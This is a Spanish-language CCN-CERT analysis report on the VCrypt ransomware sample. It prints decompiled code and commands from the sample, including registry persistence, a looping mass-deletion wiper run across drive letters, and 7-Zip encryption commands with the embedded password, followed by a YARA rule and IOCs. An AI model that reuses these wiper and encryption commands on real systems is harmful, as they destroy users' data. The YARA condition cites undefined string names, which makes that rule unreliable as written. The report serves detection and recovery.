Informe Código Dañino
CCN-CERT ID-16/20

VCrypt

Junio 2020

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

Fecha de Edición: junio de 2020

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de la muestra de código dañino identificada por la firma **MD5 D32FF14C37B0B7E6C554CE3DE5A85454**, perteneciente a la familia de ransomware **VCrypt**. El principal objetivo de esta muestra es cifrar los ficheros del sistema afectado para, posteriormente, solicitar el pago de un rescate a cambio de la herramienta de descifrado.

3. VCRYPT

3.1 DETALLES GENERALES

La muestra analizada en este apartado es un ejecutable de 32 bits, sin firma digital y con el siguiente hash MD5:

NOMBRE FICHERO	MD5
Desconocido	D32FF14C37B0B7E6C554CE3DE5A85454

La fecha de compilación es el 3 de septiembre de 1972, 14:31:12 (UTC), que está claramente falseada. Esta información no es del todo fiable, ya que se puede alterar fácilmente.



Figura 1. Fechas de compilación de la muestra.

La muestra intenta camuflarse como un driver de video, utilizando para ello unas propiedades de fichero falsas.



Figura 2. Las propiedades del fichero son falsas.

3.2 ANÁLISIS TÉCNICO

Esta muestra de código dañino es bastante simple. Para el proceso de cifrado utiliza la aplicación "**7-Zip**", que se encuentra embebida en su sección de recursos, y la ejecución de procesos se realiza mediante "**system**". Esto podría indicar que el nivel técnico del atacante es bajo, ya que es una forma poco eficiente de ejecutar procesos. Existen otros signos que demuestran el bajo nivel técnico del atacante, como son:

- El *password* utilizado se encuentra embebido en el código dañino, por lo que los ficheros son fácilmente recuperables, sin necesidad de tener que pagar el rescate.
- El código dañino muestra la nota de rescate antes de iniciar el cifrado de los ficheros, alertando al usuario, que en algunos casos podría reaccionar a tiempo y detener el proceso de cifrado antes de que finalizara completamente.

El código dañino comienza su ejecución copiándose en "**%TEMP%\video_driver.exe**", e instalando persistencia en el sistema en las siguientes claves de registros:

PERSISTENCIA
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\video_driver = "%TEMP%\video_driver.exe"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\video_driver = "%TEMP%\video_driver.exe"

Los comandos ejecutados, mediante "**system**", son los siguientes:

COMANDOS EJECUTADOS CON SYSTEM
copy /y malware.exe %TEMP%\video_driver.exe
"REG ADD \"HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"video_driver\" /t REG_SZ /d \"" "%TEMP%\\video_driver.exe\" /f"
"REG ADD \"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"video_driver\" /t REG_SZ /d \"" "%TEMP%\\video_driver.exe\" /f"

```
memset(copy_cli, 0, sizeof(copy_cli));
strcat(copy_cli, "copy /y \"");
strcat(copy_cli, *argv);
strcat(copy_cli, "\" ");
v5 = getenv("TEMP");
strcat(copy_cli, v5);
strcat(copy_cli, "\\video_driver.exe");
system(copy_cli);                       // copy /y malware.exe %TEMP%\video_driver.exe
system(
  "REG ADD \"HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"video_driver\" /t REG_SZ /d \""
  "%TEMP%\\video_driver.exe\" /f");
system(
  "REG ADD \"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"video_driver\" /t REG_SZ /d \""
  "%TEMP%\\video_driver.exe\" /f");
```

Figura 3. Autocopia y permanencia.

Seguidamente el código dañino extrae 3 ficheros de la sección de recursos del código dañino: la aplicación "**7-Zip**", una foto JPG en negro, para el fondo de pantalla y la nota de rescate en formato HTML.



Figura 4. Sección de recursos.

Los recursos son extraídos en los siguientes directorios:

- La aplicación "**7-Zip"** en "**%TEMP%\mod_01.exe**".
- La imagen JPG en "**%USERPROFILE%\new_background.bmp**"
- La nota de rescate en "**%USERPROFILE%\help.html**"

El código dañino establece la imagen JPG como fondo de pantalla mediante el siguiente comando (ejecutado nuevamente mediante "**system**").

CAMBIO DEL FONDO DE PANTALLA
reg add \"HKEY_CURRENT_USER\\Control Panel\\Desktop\" /v Wallpaper /t REG_SZ /d \"%USERPROFILE%\\new_background.bmp\" /f"

Y fuerza la recarga del fondo de pantalla mediante el siguiente comando, ejecutado 4 veces (mediante "**system**").

RECARGA DEL FONDO DE PANTALLA
RUNDLL32.EXE USER32.DLL,UpdatePerUserSystemParameters 1, True

```
memset(FileName, 0, sizeof(FileName));
temp_ = getenv("TEMP");
strcat(FileName, temp_);
strcat(FileName, "\\mod_01.exe");
hResInfo = FindResourceA(0, (LPCSTR)1, (LPCSTR)0xA);
if ( !hResInfo )
  return 0;
hResData = LoadResource(0, hResInfo);
if ( !hResData )
  return 0;
resource_7z = LockResource(hResData);
ElementSize = SizeofResource(0, hResInfo);
Stream = fopen(FileName, "wb");
fwrite(resource_7z, ElementSize, 1u, Stream);
fclose(Stream);
memset(FileName, 0, sizeof(FileName));
v8 = getenv("USERPROFILE");
strcat(FileName, v8);
strcat(FileName, "\\new_background.bmp");
hResInfo = FindResourceA(0, (LPCSTR)2, (LPCSTR)0xA);
if ( !hResInfo )
  return 0;
hResData = LoadResource(0, hResInfo);
if ( !hResData )
  return 0;
resource_7z = LockResource(hResData);
ElementSize = SizeofResource(0, hResInfo);
Stream = fopen(FileName, "wb");
fwrite(resource_7z, ElementSize, 1u, Stream);
fclose(Stream);
system(
  "reg add \"HKEY_CURRENT_USER\\Control Panel\\Desktop\" /v Wallpaper /t REG_SZ /d \"%USERPROFILE%\\new_background.bmp\" /f");
system("RUNDLL32.EXE USER32.DLL,UpdatePerUserSystemParameters 1, True");
system("RUNDLL32.EXE USER32.DLL,UpdatePerUserSystemParameters 1, True");
system("RUNDLL32.EXE USER32.DLL,UpdatePerUserSystemParameters 1, True");
system("RUNDLL32.EXE USER32.DLL,UpdatePerUserSystemParameters 1, True");
memset(FileName, 0, sizeof(FileName));
v9 = getenv("USERPROFILE");
strcat(FileName, v9);
strcat(FileName, "\\help.html");
hResInfo = FindResourceA(0, (LPCSTR)3, (LPCSTR)0xA);
if ( !hResInfo )
  return 0;
hResData = LoadResource(0, hResInfo);
if ( hResData )
{
  resource_7z = LockResource(hResData);
  ElementSize = SizeofResource(0, hResInfo);
  Stream = fopen(FileName, "wb");
  fwrite(resource_7z, ElementSize, 1u, Stream);
  fclose(Stream);
```

Figura 5. Extracción de ficheros de la sección de recursos.

Una vez que los recursos han sido extraídos, el código dañino visualiza la nota de rescate en html mediante “iexplore”.

VISUALIZACIÓN DE LA NOTA DE RESCATE
start iexplore.exe %userprofile%/help.html



Figura 6. Contenido de la nota de rescate.

La nota de rescate informa a la víctima que necesita visitar la página web "**http://gisele.liroy.free.fr/bitmap/**" para obtener las instrucciones para el descifrado de los ficheros. Desafortunadamente la página web ya no está disponible.

A continuación, ejecuta 2 *hilos*. Uno de ellos es un simple "**wiper**", que borra todos los ficheros de cualquier dispositivo conectado que no sea un "**CD-ROM**". Para ello ejecuta los siguientes comandos.

BORRADO MASIVO DE FICHEROS
if exist "A:" del /f /s /q "A:" & FOR /D %p IN ("A:") DO rmdir "%p" /s /q
if exist "B:" del /f /s /q "B:" & FOR /D %p IN ("**A:**") DO rmdir "%p" /s /q
C es omitido intencionadamente, porque es donde se produce el cifrado de ficheros
if exist "D:" del /f /s /q "D:" & FOR /D %p IN ("D:") DO rmdir "%p" /s /q
if exist "E:" del /f /s /q "E:" & FOR /D %p IN ("E:") DO rmdir "%p" /s /q
[…]
if exist "Z:" del /f /s /q "Z:" & FOR /D %p IN ("Z:") DO rmdir "%p" /s /q

El atacante ha cometido dos fallos en la lista de comandos del "wiper". Durante el borrado de los ficheros del dispositivo identificado con la letra B, el código dañino chequea la existencia de B, pero en su lugar borra A de nuevo. El segundo fallo es la omisión del dispositivo identificado con la letra "**F:**". Seguramente ambos errores fueron cometidos durante el proceso de copiado y pegado.

```
void __noreturn wiper_thread()
{
  while ( 1 )
  {
    if ( GetDriveTypeA("A:\\") != DRIVE_CDROM )
      system("if exist \"A:\" del /f /s /q \"A:\" & FOR /D %p IN (\"A:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("B:\\") != DRIVE_CDROM )
      system("if exist \"B:\" del /f /s /q \"B:\" & FOR /D %p IN (\"A:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("D:\\") != DRIVE_CDROM )
      system("if exist \"D:\" del /f /s /q \"D:\" & FOR /D %p IN (\"D:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("E:\\") != DRIVE_CDROM )
      system("if exist \"E:\" del /f /s /q \"E:\" & FOR /D %p IN (\"E:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("G:\\") != DRIVE_CDROM )
      system("if exist \"G:\" del /f /s /q \"G:\" & FOR /D %p IN (\"G:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("H:\\") != DRIVE_CDROM )
      system("if exist \"H:\" del /f /s /q \"H:\" & FOR /D %p IN (\"H:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("I:\\") != DRIVE_CDROM )
      system("if exist \"I:\" del /f /s /q \"I:\" & FOR /D %p IN (\"I:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("J:\\") != DRIVE_CDROM )
      system("if exist \"J:\" del /f /s /q \"J:\" & FOR /D %p IN (\"J:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("K:\\") != DRIVE_CDROM )
      system("if exist \"K:\" del /f /s /q \"K:\" & FOR /D %p IN (\"K:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("L:\\") != DRIVE_CDROM )
      system("if exist \"L:\" del /f /s /q \"L:\" & FOR /D %p IN (\"L:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("M:\\") != DRIVE_CDROM )
      system("if exist \"M:\" del /f /s /q \"M:\" & FOR /D %p IN (\"M:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("N:\\") != DRIVE_CDROM )
      system("if exist \"N:\" del /f /s /q \"N:\" & FOR /D %p IN (\"N:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("O:\\") != DRIVE_CDROM )
      system("if exist \"O:\" del /f /s /q \"O:\" & FOR /D %p IN (\"O:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("P:\\") != DRIVE_CDROM )
      system("if exist \"P:\" del /f /s /q \"P:\" & FOR /D %p IN (\"P:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("Q:\\") != DRIVE_CDROM )
      system("if exist \"Q:\" del /f /s /q \"Q:\" & FOR /D %p IN (\"Q:\") DO rmdir \"%p\" /s /q");
    if ( GetDriveTypeA("R:\\") != DRIVE_CDROM )
      system("if exist \"R:\" del /f /s /q \"R:\" & FOR /D %p IN (\"R:\") DO rmdir \"%p\" /s /q");
```

Figura 7. Hilo de borrado masivo de los dispositivos, excepto C: y F:

```
  system("start iexplore.exe %userprofile%/help.html");
  hObject = 0;
  v14 = 0;
  hObject = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)cipher_7Zip, 0, 0, 0);
  v14 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)wiper_thread, 0, 0, 0);
  Handles = hObject;
  v11 = v14;
  WaitForMultipleObjects(2u, &Handles, 1, 0xFFFFFFFF);
  CloseHandle(hObject);
  CloseHandle(v14);
}
return 0;
```

Figura 8. Ejecución de ambos hilos.

El otro *hilo* es el encargado de cifrar los ficheros de la víctima. En este *hilo*, la mayoría de los comandos están cifrados utilizando el cifrado Cesar, donde cada letra del texto original es reemplazada por la letra que se encuentra tres posiciones más adelante en el alfabeto.

COMANDOS CIFRADO CON CESAR
li#h{lvw#%(XVHUSURILOH(_Ghvnwrs_%#iru#2I#(l#lq#+*glu#2e#%(XVHUSURILOH(_Ghvnwrs_-1-%*,#r#%(WHPS(_prgb341h{h%#d#0w:}#0u#0p{3#0sRh}igvh9i8hvi746v8ig7h9iVT78U757HGGH]V#%(XVHUSURILOH(_(xvhuqdph(bghvnwrs1yfu|sw%#%(XVHUSURILOH(_Ghvnwrs_-%#)#gho#2i#2v#2t#%(XVHUSURILOH(_Ghvnwrs_%#)#IRU#2G#(s#LQ#+%(XVHUSURILOH(_Ghvnwrs_-%,#gr#upglu#%(s%#2v#2t
if exist "%USERPROFILE%\Desktop\" for /F %i in ('dir /b "%USERPROFILE%\Desktop*.*"') do **"%TEMP%\mod_01.exe"** a -t7z -r -mx0 -p**Oezfdse6f5esf413s5fd4e6fSQ45R424EDDEZS** "%USERPROFILE%\%username%_desktop.vcrypt" "%USERPROFILE%\Desktop*" & del /f /s /q "%USERPROFILE%\Desktop\" & FOR /D %p IN ("%USERPROFILE%\Desktop*") do rmdir "%p" /s /q

Como se ha mencionado anteriormente, **mod_01.exe** es la aplicación **7-Zip**, que es utilizada para comprimir y cifrar el contenido de los siguientes directorios, utilizando para ello la contraseña: "**Oezfdse6f5esf413s5fd4e6fSQ45R424EDDEZS**". Existen 12 variaciones diferentes del anterior comando, de forma que cada una de ellos cifrará alguno de los siguientes directorios:

DIRECTORIOS CIFRADOS
%USERPROFILE%\Desktop\
%USERPROFILE%\Downloads\
%USERPROFILE%\Pictures\
%USERPROFILE%\Music\
%USERPROFILE%\Videos\
%USERPROFILE%\Documents\
%PUBLIC%\Desktop\
%PUBLIC%\Downloads\
%PUBLIC%\Pictures\
%PUBLIC%\Music\
%PUBLIC%\Videos\
%PUBLIC%\Documents\

```
qmemcpy(
  (void *)((unsigned int)(v5 + 4) & 0xFFFFFFFC),
  (const void *)("if exist \"%USERPROFILE%\\Documents\\\" for /F %i in ('dir /b \"%USERPROFILE%\\Documents\\*.*\"') d"
                 "o \"%TEMP%\\mod_01.exe\" a -t7z -r -mx0 -pOezfdse6f5esf413s5fd4e6fSQ45R424EDDEZS \"%USERPROFILE%\\%"
                 "username%_documents.vcrypt\" \"%USERPROFILE%\\Documents\\*\" & del /f /s /q \"%USERPROFILE%\\Docume"
                 "nts\\\" & FOR /D %p IN (\"%USERPROFILE%\\Documents\\*\") do rmdir \"%p\" /s /q"
               - &v5[-((unsigned int)(v5 + 4) & 0xFFFFFFFC)]),
  4 * (((unsigned int)&v5[-((unsigned int)(v5 + 4) & 0xFFFFFFFC) + 348] & 0xFFFFFFFC) >> 2));
sestlsfe(egrhredz);
system(egrhredz);
memset(egrhredz, 0, sizeof(egrhredz));
v6 = &egrhredz[strlen(egrhredz)];
*(_DWORD *)v6 = *(_DWORD *)"if exist \"%PUBLIC%\\Desktop\\\" for /F %i in ('dir /b \"%PUBLIC%\\Desktop\\*.*\"') do \""
                           "%TEMP%\\mod_01.exe\" a -t7z -r -mx0 -pOezfdse6f5esf413s5fd4e6fSQ45R424EDDEZS \"%PUBLIC%\\"
                           "public_user.vcrypt\" \"%PUBLIC%\\Desktop\\\" & del /f /s /q \"%PUBLIC%\\Desktop\\\" & FOR"
                           " /D %p IN (\"%PUBLIC%\\Desktop\\*\") do rmdir \"%p\" /s /q";
strcpy(v6 + 294, " /q");
qmemcpy(
```

Figura 9. Proceso de cifrado mediante 7-Zip, sin cifrado Cesar.

Por cada directorio comprimido y cifrado se genera un fichero en formato 7z, cuyo nombre es el nombre del directorio cifrado y la extensión es "**.vcrypt**". El proceso de borrado (wiper) y de cifrado de directorios no termina nunca. Ambos son ejecutados dentro de un bucle, de forma que cualquier fichero nuevo en alguno de estos directorios, es añadido al fichero "**.vcrypt**" correspondiente. De la misma forma, cualquier dispositivo que sea conectado al equipo y que se le asigne una de las letras comprobadas por el código dañino será borrado inmediatamente. El bucle de repetición es un simple "**while (1)**", lo que provoca un alto uso de la CPU.

4. PERSISTENCIA

Esta muestra de código dañino instala persistencia en las siguientes claves de registro:

CLAVES DE REGISTRO
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\video_driver ="%TEMP%\video_driver.exe"
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\video_driver ="%TEMP%\video_driver.exe"

5. YARA

La siguiente regla Yara puede utilizarse para detectar el código dañino en un equipo infectado.

VCRYPT

```
import "pe"

rule vcrypt_locker {
  meta:
    author = "CCN-CERT "
    description = "Ransomware VCrypt"
    date = "2020-06-1"
    hash1 = "D32FF14C37B0B7E6C554CE3DE5A85454"

  strings:
    $s1_caesar_start = "li#h{lvw#"
    $s2_autocopy = "%TEMP%\\video_driver.exe"
    $s3_caesar_end = "#gr#upglu#%(s%#2v#2t"

  condition:
    uint16(0) == 0x5a4d and
    filesize < 1024KB and
    $s1_caesar_start
or $s2 or $s3 or
    pe.imphash() == "e3ac6f0086cfc9c262d58f98094f8199"
}
```

6. IOCS

Los siguientes IOCs pueden ser utilizados para detectar equipos infectados con este código dañino.

	IOCs
MD5	D32FF14C37B0B7E6C554CE3DE5A85454
Nombre de ficheros	“%TEMP%\video_driver.exe”
	“%USERPROFILE%\new_background.bmp”
	“%USERPROFILE%\help.html”
Extensión de ficheros cifrados	.vcrypt
URL	http://gisele.liroy.free.fr/bitmap/
Claves de registro	HKLM\Software\Microsoft\Windows\CurrentVersion\Run\video_driver = "%TEMP%\video_driver.exe"
	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\video_driver = "%TEMP%\video_driver.exe"